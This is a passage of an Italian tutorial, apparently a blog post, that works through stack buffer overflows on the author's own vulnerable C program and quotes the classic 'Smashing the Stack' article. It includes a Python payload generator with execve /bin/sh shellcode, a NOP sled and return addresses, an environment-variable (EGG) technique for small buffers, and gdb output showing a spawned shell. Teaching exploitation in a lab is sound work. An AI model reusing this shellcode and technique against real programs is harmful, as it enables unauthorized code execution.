0xffffcce0:     0xffffcc30      0xffffcc30      0xffffcc30      0xffffcc30
0xffffccf0:     0xffffcc30      0xffffcc30      0xffffcc30      0xffffcc30
0xffffcd00:     0xffffcc30      0xffffcc30
```

Se digito:

(gdb) c

Avremo una shell di sistema:

```
(gdb) c
Continuing.
process 6916 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vulnerable" in current context.
Error in re-setting breakpoint 2: No symbol "vulnerable" in current context.
Error in re-setting breakpoint 1: No symbol "vulnerable" in current context.
Error in re-setting breakpoint 2: No symbol "vulnerable" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vulnerable" in current context.
Error in re-setting breakpoint 2: No symbol "vulnerable" in current context.
$ whoai
/bin/sh: 1: whoai: not found
$ whoami
[Detaching after vfork from child process 7002]
kobra3310
$
```

Questo payload funziona anche fuori da gdb:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ ./vulnerable $(cat shellcode.bin)
$ whoami
kobra3310
$
```

Andando avanti con l'articolo é presente il capitolo *Small Buffer Overflows*:

```
   There will be times when the buffer you are trying to overflow is so
small that either the shellcode wont fit into it, and it will overwrite the
return address with instructions instead of the address of our code, or the
number of NOPs you can pad the front of the string with is so small that the
chances of guessing their address is minuscule.  To obtain a shell from these
programs we will have to go about it another way.  This particular approach
only works when you have access to the program's environment variables.

   What we will do is place our shellcode in an environment variable, and
then overflow the buffer with the address of this variable in memory.  This
method also increases your changes of the exploit working as you can make
the environment variable holding the shell code as large as you want.

   The environment variables are stored in the top of the stack when the
program is started, any modification by setenv() are then allocated
elsewhere.  The stack at the beginning then looks like this:
```

"*Certe volte la dimensione del buffer che stiamo cercando di exploitare sarà talmente piccola e potrebbero accadere due cose, o lo shellcode non ci entra e se lo scriviamo tutto andiamo a sovrascrivere il return address. Oppure riusciamo a scriverlo tutto ma non abbiamo abbastanza NOP prima. Questo nuovo approccio di exploit sarà possibile solo per i programmi che lavorano con variabili d'ambiente. Quello che faremo è posizionare il nostro shellcode in una variabile di ambiente, e quindi sovraccaricare il buffer con l'indirizzo di questa variabile in memoria. Questo metodo aumenta anche le tue modifiche all'exploit che funzionano come puoi fare la variabile di ambiente che contiene il codice della shell grande quanto vuoi. Le variabili di ambiente vengono archiviate nella parte superiore dello stack quando il programma viene avviato, le modifiche apportate da setenv() vengono quindi allocate altrove*".

Vediamo nella pratica queste cose appena lette nell'articolo, apriamo gdb col nostro programma vulnerabile:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ gdb -q vulnerable
Reading symbols from vulnerable...
(gdb) b *main
Breakpoint 1 at 0x11ce: file src/vulnerable.c, line 9.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/vulnerable
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0xffffd024) at src/vulnerable.c:9
9       int main(int argc, char *argv[]){
(gdb)
```

```
(gdb) p/x ((char **)environ)
$1 = 0xffffd02c
```

Quello che siamo andati a stampare con gdb è un particolare puntatore che punta alle diverse variabili d'ambiente (nello specifico è un doppio puntatore). Se volessi accedere alla prima variabile d'ambiente dovremmo fare:

```
(gdb) p/x *((char **)environ)
$2 = 0xffffd22c
```

Andiamola a vedere nello stack:

```
(gdb) x/s 0xffffd22c
0xffffd22c:     "SHELL=/bin/bash"
```

Cos'è questa cosa? Come detto environ è un doppio puntatore, dunque sta puntando ad una sequenza di puntatori, analizziamo le altre variabili d'ambiente:

```
(gdb) p/x *((char **)environ +1)
$1 = 0xffffd23c
(gdb) x/s *((char **)environ +1)
0xffffd23c:     "SESSION_MANAGER=local/pop-os:@/tmp/.ICE-unix/2187,unix/pop-os:/
tmp/.ICE-unix/2187"
(gdb) p/x *((char **)environ +2)
$2 = 0xffffd28e
(gdb) x/s *((char **)environ +2)
0xffffd28e:     "QT_ACCESSIBILITY=1"
(gdb) p/x *((char **)environ +3)
$3 = 0xffffd2a1
(gdb) x/s *((char **)environ +3)
0xffffd2a1:     "COLORTERM=truecolor"
```

Tutte queste variabili di ambiente sono nella stack. Proviamo ad attaccare proprio queste variabili d'ambiente, digitiamo:

$ EGG=$(cat shellcode.bin) gdb -q vulnerable

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ EGG=$(cat shellcode.bin) gdb -q vulnerable
Reading symbols from vulnerable...
(gdb) b *main
Breakpoint 1 at 0x11ce: file src/vulnerable.c, line 9.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/vulnerable
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0xffffcda4) at src/vulnerable.c:9
9       int main int argc, char *argv[]){
(gdb)
```

Andiamo ora a visualizzare le variabili di ambiente con:

(gdb) x/100s *((char)environ)**

Tra le variabili di ambiente troveremo anche la nostra *EGG=*:

```
0xffffdab8:     "EGG=", '\220' <repeats 196 times>...
0xffffdb80:     '\220' <repeats 200 times>...
0xffffdc48:     '\220' <repeats 71 times>, "\353\037^\211v\b1\300\210F\a\211F\f\260\v\211\363\215N\b\215V\f1377\377\377\334\350\@330\$/
bin/sh0\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060
\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\37
7\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377"...
0xffffdd10:     "0\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\377\377\060\314\
377\377\060\314\377\377"
```


Andiamo ora a generare un nuovo shellcode questa volta mediante le variabili d'ambiente, andiamo a modificare gnerate_payload.py e utilizziamo come indirizzo, ad occhio, quello subito dopo di EGG= in blu, dunque:

```python
#!/usr/bin/env python2.7
from struct import *
import sys

# Classic Buffer Overflow
"""
buf = b''
# NOP SLED
buf = b'\x90' * 467
# shellcode
buf += b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b'
buf += b'\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd'
buf += b'\x80\xe8\xdc\xff\xff\xff/bin/sh'
addr = int("0xffffcc30", 16)
buf += pack("I", addr) * 30
"""
# Using Environment Variables
buf = b''
addr = int("0xffffdb80", 16)
buf += pack("I", addr) * 540

#create file.bin with shellcode
with open("shellcode.bin", "wb") as f:
    f.write(buf)
```

Questo codice non fa altro che sovrascrivere tutto il buffer di 540 bytes andando a puntare all'indirizzo subito dopo la variabile d'ambiente EGG= trovando l'HOP SLED e poi lo shellcode. Andiamolo a compilare ed eseguire con gdb con il comando:


(gdb) run $(cat shellcode.bin)

(gdb) c



Quello che abbiamo fatto è creare una variabile d'ambiente chiamata EGG che contiene NOP SLED e shellcode che si trova nello stack. Abbiamo effettuato un buffer overflow con l'indirizzo di ritorno della variabile EGG. Questo ultimo attacco è possibile farlo anche con buffer piccoli.

Finiamo l'articolo:



```
                        Finding Buffer Overflows
                        ~~~~~~~~~~~~~~~~~~~~~~~~

   As stated earlier, buffer overflows are the result of stuffing more
information into a buffer than it is meant to hold.  Since C does not have any
built-in bounds checking, overflows often manifest themselves as writing past
the end of a character array.  The standard C library provides a number of
functions for copying or appending strings, that perform no boundary checking.
They include: strcat(), strcpy(), sprintf(), and vsprintf(). These functions
operate on null-terminated strings, and do not check for overflow of the
receiving string.  gets() is a function that reads a line from stdin into
a buffer until either a terminating newline or EOF.  It performs no checks for
buffer overflows.  The scanf() family of functions can also be a problem if
you are matching a sequence of non-white-space characters (%s), or matching a
non-empty sequence of characters from a specified set (%[]), and the array
pointed to by the char pointer, is not large enough to accept the whole
sequence of characters, and you have not defined the optional maximum field
width.  If the target of any of these functions is a buffer of static size,
and its other argument was somehow derived from user input there is a good
posibility that you might be able to exploit a buffer overflow.

   Another usual programming construct we find is the use of a while loop to
read one character at a time into a buffer from stdin or some file until the
end of line, end of file, or some other delimiter is reached.  This type of
construct usually uses one of these functions: getc(), fgetc(), or getchar().
If there is no explicit checks for overflows in the while loop, such programs
are easily exploited.

   To conclude, grep(1) is your friend.  The sources for free operating
systems and their utilities is readily available.  This fact becomes quite
interesting once you realize that many comercial operating systems utilities
where derived from the same sources as the free ones.  Use the source d00d.
```

“Come affermato in precedenza, gli overflow del buffer sono il risultato di un riempimento maggiore informazioni in un buffer di quello che dovrebbe contenere. Poiché C non ne ha controllo dei limiti incorporati, gli overflow spesso si manifestano come un passato di scrittura alla fine di un array di caratteri. La libreria C standard fornisce una serie di funzioni per copiare o aggiungere stringhe, che non eseguono il controllo dei limiti. Includono: strcat(), strcpy(), sprintf() e vsprintf(). Queste funzioni operare su stringhe con terminazione null e non verificare l'overflow di stringa di ricezione. gets() è una funzione che legge una riga da stdin in un buffer fino a una nuova riga finale o EOF. Non esegue controlli per overflow del buffer. Anche la famiglia di funzioni scanf() può essere un problema se stai cercando una sequenza di caratteri non di spazio vuoto (%s) o stai cercando una corrispondenza con la sequenza non vuota di caratteri da un set specificato (%[]) e la matrice indicato dal puntatore char, non è abbastanza grande da accettare il tutto sequenza di caratteri e non è stato definito il campo massimo opzionale larghezza. Se la destinazione di una di queste funzioni è un buffer di dimensioni statiche, e il suo altro argomento è stato in qualche modo derivato dall'input dell'utente, c'è un bene possibilità che potresti essere in grado di sfruttare un overflow del buffer. Un altro comune costrutto di programmazione che troviamo è l'uso di un ciclo while leggi un carattere alla volta in un buffer da stdin o da qualche file fino a viene

raggiunta la fine della riga, la fine del file o un altro delimitatore. Questo tipo di build di solito usa una di queste funzioni: getc(), fgetc() o getchar(). Se non ci sono controlli espliciti per gli overflow nel ciclo while, tali programmi sono facilmente sfruttabili. Per concludere, grep(1) è tuo amico. Le fonti per operare gratuitamente sistemi e le loro utilità sono prontamente disponibili. Questo fatto diventa abbastanza interessante una volta che ti rendi conto che molte utilità dei sistemi operativi commerciali derivano dalle stesse fonti di quelle libere."